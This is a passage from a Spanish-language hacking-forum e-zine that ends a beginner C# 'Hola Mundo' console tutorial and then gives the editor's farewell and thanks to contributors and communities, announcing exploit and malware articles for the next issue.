Bien llegados hasta este punto, empezamos a escribr nuestro codigo fuente, el cual se haria de la siguiente manera dentro de la funcion "Main."

```
            Console.WriteLine("HOLA MUNDO!!!");
            Console.WriteLine("curso de c# coded by k43l: ");
            Console.Write("primera entrega");
            Console.ReadKey();
```


Los métodos **Console.Write. y Console.WriteLine** muestran información sobre la pantalla consola. Estos dos son métodos similares, la diferencia

importante es que **WriteLine** agrega una nueva línea de retorno hacia el final de la salida. Esto no pasa con **Write** que agrega una nueva línea seguida de la última que se escribió.

Esta parte lo veremos más a fondo cuando entremos a los métodos **Console.ReadLine** y **Console.Read** que sirven para leer los datos, las variables que nosotros vallamos a declarar para nuestra aplicación.

Una vez terminada nuestra pequeña aplicación empezamos a hacer el **"debugging"** del programa para que nos muestre los posibles errores de la misma, esto se hace desde el Visual Studio pulsando sobre el botón de "color verde", o también presionando la tecla F5 de nuestro teclado.

Cuando vallamos a hacer correr nuestra aplicación tendremos una salida como muestra la siguiente imagen:



Para detener la aplicación simplemente pulsamos la tecla "enter" o el botón de "detener" desde el Visual Studio.


4.- CONCLUSIONES:

Bueno como pudieron ver, este lenguaje es parecido a otros lenguajes tales como C, C++, pero lo que hace potente a este lenguaje es su implementación con la plataforma .NET, y que además ahora muchas instituciones y empresas están desarrollando sus sistemas de información con este lenguaje, así que no está de más aprenderlo.
Salu2 y hasta la próxima entrega

13: Despedida y Agradecimientos [E-Zine]

Bueno amigos esto fue todo en esta primera entrega de la E-Zine en la segunda traeremos más, como mi tutorial de Exploits que ya no me dio tiempo entregar que algunos verán está en la portada pero no dio tiempo así que en la segunda entrega estará, y también estarán los demás artículos que algunos users me faltaron de entregar así como, Linux, malwares, hardware, etc. O sea que va estar buena la segunda entrega también, Gracias a mis buenos redactores que pues juntos con su colaboración logramos hacer nuestra primer E-zine del foro c-intrud3rs y Mundohacking, agradecimientos a los redactores:

StarGan
Ztux
Vulcano
Intruder
DarkSpark
exploit-shell
k43l
11sep



Bueno amigos quiero agradecer tambien a StarGan y M3x1c0h4ck por el diseño de la portada trabajaron juntos y lo hicieron bien, y a los editores Tothox, Xpl0_Syst3m, Vulcanoy ZtuX

Y bueno a las comunidades de

Infiernohacker.com
Mundohacking.com
c-intrud3rs.com
underc0de.org

Que son las comunidades donde más permanezco.

Bueno amigos les hablo RooT_Shell haciendo nuestro propio material para los que empiezan, recuerden que todo el material es educativo y no nos hacemos responsables del mal uso, con esto me despido, hasta el próximo número de la E-zine, Saludos